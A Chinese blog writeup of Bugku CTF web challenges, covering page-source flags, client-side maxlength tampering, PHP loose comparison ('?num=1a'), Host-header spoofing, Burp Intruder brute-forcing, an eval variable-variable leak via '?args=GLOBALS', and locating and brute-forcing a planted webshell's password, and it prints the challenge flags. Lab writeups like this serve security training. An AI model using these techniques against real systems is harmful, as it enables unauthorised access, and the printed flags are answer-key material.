

bugkuctf-web(Writeup)

原创

丶没胡子的猫  于 2020-11-07 13:17:37 发布  1988  收藏 5

分类专栏: [CTF](#) 文章标签: [信息安全](#) [安全](#) [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_41924764/article/details/108280968

版权



[CTF 专栏收录该内容](#)

20 篇文章 2 订阅

订阅专栏

目录

[web2](#)

[计算器](#)

[web基础\\$_GET](#)

[web基础\\$_POST](#)

[矛盾](#)

[web3](#)

[域名解析](#)

[你必须让他停下](#)

[本地包含](#)

[变量1](#)

[web5](#)

[头等舱](#)

[网站被黑](#)

[管理员系统](#)

[web4](#)

[flag在index里](#)

[输入密码查看flag](#)

[点击一百万次](#)

[备份是个好习惯](#)

[成绩单](#)

[秋名山老司机](#)

速度要快

cookies欺骗

never give up

welcome to bugkuctf

过狗一句话

字符? 正则?

前女友(SKCTF)

login1(SKCTF)

你从哪里来

md5 collision(NUPT_CTF)

程序员本地网站

各种绕过

web8

细心

求getshell

INSERT INTO注入

这是一个神奇的登陆框

多次

PHP_encrypt_1(ISCCCTF)

文件包含2

flag.php

sql注入2

孙xx的博客

Trim的日记本

login2(SKCTF)

login3(SKCTF)

文件上传2(湖湘杯)

江湖魔头

login4

官方网站: <https://ctf.bugku.com/>

web2

题目:

<http://123.206.87.240:8002/web2/>

Writeup:

#查看页面源代码

ctrl + U

F12

view-source:

```
1
2 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1
3 <html xmlns="http://www.w3.org/1999/xhtml">
4 <head>
5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
6 <meta name="viewport" content="width=device-width,height=device-height,minimum-scale=1.0,maximum-scale=
7 <title>BK-CTF-WEB2</title>
8
9 <style type="text/css">
10 body { margin: 0; padding: 0; position: relative; background-image: url(images/xh.jpg); background-pos:
11
12
13
14 </style>
15
16 </head>
17 <body id="body" onLoad="init()">
18 <!--flag KEY{Web-2-bugKssNNik1s9100}>
19 <script type="text/javascript" src="js/ThreeCanvas.js"></script>
20 <script type="text/javascript" src="js/Snow.js"></script>
21
22 <script type="text/javascript">
```

https://blog.csdn.net/weixin_41924764

计算器

题目:

<http://123.206.87.240:8002/yanzhengma/>

Writeup:

正确答案是两位数字，maxlength限制了我们输入的字数，只允许输入1位。



来源:BugKu-ctf

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
  </head>
  <body>
    <span id="code" class="code" style="background: rgb(156, 144, 98) none repeat scroll 0% 0%; color: rgb(157, 191, 69);">22+34=?</span>
    <input class="input" type="text" maxlength="1">
    <button id="check">验证</button>
    <div style="text-align:center;">
      <script src="js/jquery-1.12.3.min.js"></script>
      <script type="text/javascript" src="js/code.js"></script>
    </div>
  </body>
</html>
```

由于前端代码在我们浏览器加载的，我们可以随意控制前端代码，修改maxlength大一些，再输入正确答案，即可获取flag。



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-trans
  <body>
    <span id="code" class="code" style="background: rgb(7, 74, 94) none repeat scroll 0% 0%; color: rgb(119,
    <input class="input" type="text" maxlength="1233">
```



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
  </head>
  <body>
    <span id="code" class="code" style="background: rgb(7, 74, 94) none repeat scroll 0% 0%; color: rgb(119, 69, 20);">35+38=?</span>
    <input class="input" type="text" maxlength="1233">73
    <button id="check">验证</button>
  </body>
</html>
```

题目:


<http://123.206.87.240:8002/get/>

Writeup:

```
$what=$_GET['what'];  
echo $what;  
if($what=='flag')  
echo 'flag{****}';
```

以GET方式接收用户输入的内容，传输到\$what变量中，如果\$what等于'flag'，那么就会输出此题flag

<http://123.206.87.240:8002/get/?what=flag>



web基础\$_POST

题目:


<http://123.206.87.240:8002/post/>

Writeup:

```
$what=$_POST['what'];  
echo $what;  
if($what=='flag')  
echo 'flag{****}';
```

以POST方式接收用户输入的内容，传输到\$what变量中，如果\$what等于'flag'，那么就会输出此题flag

火狐插件安装一个hackbar或用burp进行发包，传输变量 `what=flag` 即可获得flag



矛盾

题目:

<http://123.206.87.240:8002/get/index1.php>

Writeup:

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{*****}';
}
```

1. GET方式接收num变量传输的内容
2. 第一个if判断，如果不是数字，执行代码块
3. 第二个if判断，\$num变量等于1
4. 满足以上条件，输出flag

php比较时（松散比较 `==`），会出现多种比较情况，详情查阅[官方解说](#)

举个例子:

执行以下php代码，会输出结果 `bool(true)`

```
<?php
var_dump(123=='123asd');
?>
```

因为php在比较而且类型不同时，第一个值（123）会取下完整的结果，而第二个值（'123asd'）则会将变成'123'与第一个值相比。

那么等式会转换成

```
var_dump(123=='123');
```

而数字与字符相比，内容相同将等于true:

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	" "
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
" "	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

这样一来我们就可以payload为: `?num=1a`

```
123.206.87.240:8002/get/index1.php?num=1a

$num=$_GET['num'];
if(!is_numeric($num))
{
    echo $num;
    if($num==1)
    echo 'flag{*****}';
}
1aflag{bugku-789-ps-ssdf}
```

web3


题目:

flag就在这里快来找找吧

<http://123.206.87.240:8002/web3/>


Writeup:

打开题目后发现一直弹窗




ctrl+u 查看页面源代码，滑倒最低可以看到一串html实体化编码

KEY{J2sa42ahJK-HS11III}



解码网站: [html在线解码网站](#)




域名解析

题目:

听说把 flag.baidu.com 解析到123.206.87.240 就能拿到flag

Writeup:

访问123.206.87.240, 利用burp拦截数据包, 将host修改成flag.baidu.com



burp点击forward发放数据包后即可看到flag



你必须让他停下

题目:

地址: <http://123.206.87.240:8002/web12/>

作者: @berTrAM

Writeup:

访问后一直题目刷新, 打开burp拦截抓包, 将数据包发送到intruder模块, 设置null payload发包。

The screenshot shows the Burp Suite interface with the Intruder module selected. The 'Payloads' tab is active, displaying the 'Payload Sets' configuration. The 'Payload set' dropdown is set to '1', and the 'Payload type' dropdown is set to 'Null payloads'. The 'Payload count' is 20, and the 'Request count' is 0. Below this, the 'Payload Options [Null payloads]' section shows the 'Generate 20 payloads' radio button selected, with a text input field containing '20'. A 'Start attack' button is visible in the top right corner. A URL 'https://blog.csdn.net/weixin_41924764' is visible in the bottom right corner of the screenshot.

然后点击start attack开始爆破, 然后就会发现一个数据长度不同的数据包, 查看返回包即可看到flag

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	750	
1	null	200	<input type="checkbox"/>	<input type="checkbox"/>	749	
2	null	200	<input type="checkbox"/>	<input type="checkbox"/>	766	
3	null	200	<input type="checkbox"/>	<input type="checkbox"/>	749	
4	null	200	<input type="checkbox"/>	<input type="checkbox"/>	750	
5	null	200	<input type="checkbox"/>	<input type="checkbox"/>	749	
6	null	200	<input type="checkbox"/>	<input type="checkbox"/>	750	
7	null	200	<input type="checkbox"/>	<input type="checkbox"/>	749	
8	null	200	<input type="checkbox"/>	<input type="checkbox"/>	766	
9	null	200	<input type="checkbox"/>	<input type="checkbox"/>	749	

Request Response

Raw Headers Hex HTML Render SSTVINFO

```

<meta name="description" content="">
<meta name="author" content="">
<title>Dummy game</title>
</head>

<script language="JavaScript">
function myrefresh(){
window.location.reload();
}
setTimeout('myrefresh()',500);
</script>
<body>
<center><strong>I want to play Dummy game with others&But I can't stop!</strong></center>
<center>Stop at panda ! u will get flag</center>
<center><div></div></center><br><a style="display:none">flag{dummy_game_1s_s0_popular}</a></body>
</html>

```

0 matches

Finished https://blog.csdn.net/weixin_41924764

如果爆破一次没有发现flag，可以从新抓个数据包进行爆破。

本地包含

题目：

<http://123.206.87.240:8003/>

Writeup:

题目访问不了

变量1

题目：

<http://123.206.87.240:8004/index1.php>

Writeup:

```

<?php

error_reporting(0);#关闭错误报告
include "flag1.php";#包含flag1.php文件
highlight_file(__file__);#高亮显示代码
if(isset($_GET['args'])){#isset判断变量是否为空,如果不为空,即执行以下代码块。
    $args = $_GET['args'];#以GET方式传输数据,赋值于$args变量
    if(!preg_match("/^\w+$/",$args)){#正则表达式,如果没有匹配到相应的字符,则执行以下代码块
        die("args error!");#退出php脚本
    }
    eval("var_dump($$args);");#eval() 函数把字符串按照 PHP 代码来计算。var_dump为打印括号内变量的类型。
}
?>

```

正则匹配规则:

- / : 字符串前后都有两个反斜杠,类似与标识符
- ^ : 匹配字符串的行首
- \w : 表示的是匹配包括下划线的任何单词字符。类似但不等价于"[A-Za-z0-9_]"
- + : 匹配多个
- \$: 表达式结尾

\$\$: php中两个\$\$用来定义可变变量。

\$args传入的内容将会变成一个变量。

例如:

```

<?php
$bb = '1';
$aa="bb";
print $$aa;
?>

```

结果: 1

如何读取flag呢? 下面我们来介绍以下 \$GLOBALS :

\$GLOBALS 是PHP 中的预定义超全局数组,包含了当前代码中的所有的变量。

payload:

http://123.206.87.240:8004/index1.php?args=GLOBALS

flag In the variable ! <?php

```

error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
array(7) [{"GLOBALS"}=> *RECURSION* [{"_POST"}=> array(0) {} [{"_GET"}=> array(1) [{"args"}=> string(7) "GLOBALS" } [{"_COOKIE"}=> array(0) {} [{"_FILES"}=> array(0) {} [{"_ZFkwe3"}=> string(38) "flag(92853051ab894a64f7865cf3c2128b34)"] [{"args"}=> string(7) "GLOBALS" }

```

https://blog.csdn.net/weixin_41924754

题目:


JSPFUZZ?????答案格式CTF{**}

http://123.206.87.240:8002/web5/

字母大写

Writeup:

查看源代码,发现大量的js加密编码



JSPFUZZ?????答案格式CTF{*****}


Submit



复制到控制台,可以看见下方打印出第一个flag: ctf{whatfk}



转换成大写提交:



头等舱

题目:

http://123.206.87.240:9009/hd.php

Writeup:

提示头等舱，说明flag在可能在响应头。利用burp抓取数据包，发送到repeater看响应包。

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane shows a GET request to /hd.php. The 'Response' pane shows an HTTP 200 OK response with a 'flag{Bugku_k8_23s_istra}' header highlighted in red. The response body contains HTML meta tags and a message in Chinese: '什么也没有'.

网站被黑

题目：

<http://123.206.87.240:8002/webshell/>

这个题没技术含量但是实战中经常遇到

Writeup:

思路就是扫描黑页，然后爆破webshell密码

随意选择个漏扫工具，找个webshell字典去扫描，可以发现webshell目录下存在个shell.php


The screenshot shows the [7]kbscan WebPathBrute 1.6.2 interface. The '扫描选项' (Scan Options) section shows the target URL 'http://123.206.87.240:8002/webshell/' and the dictionary type 'shell'. The '显示结果' (Display Results) section shows a list of results with status codes 200, 3XX, 401, 403, 405, 406, and 5XX. The '暴力配置' (Brute Force Configuration) section shows the character set 'abdefghijklmnopqrstuvwxyz'. The results table shows a single entry for 'http://123.206.87.240:8002/webshell/shell.php' with a status code of 200.

ID	网页地址	状态码	返回长度
1	http://123.206.87.240:8002/webshell/shell.php	200	


打开后发现个登录口



burp抓包，发送到intruder去爆破



选择shellpassword字典去爆破



Add from list ...

https://blog.csdn.net/weixin_41924764

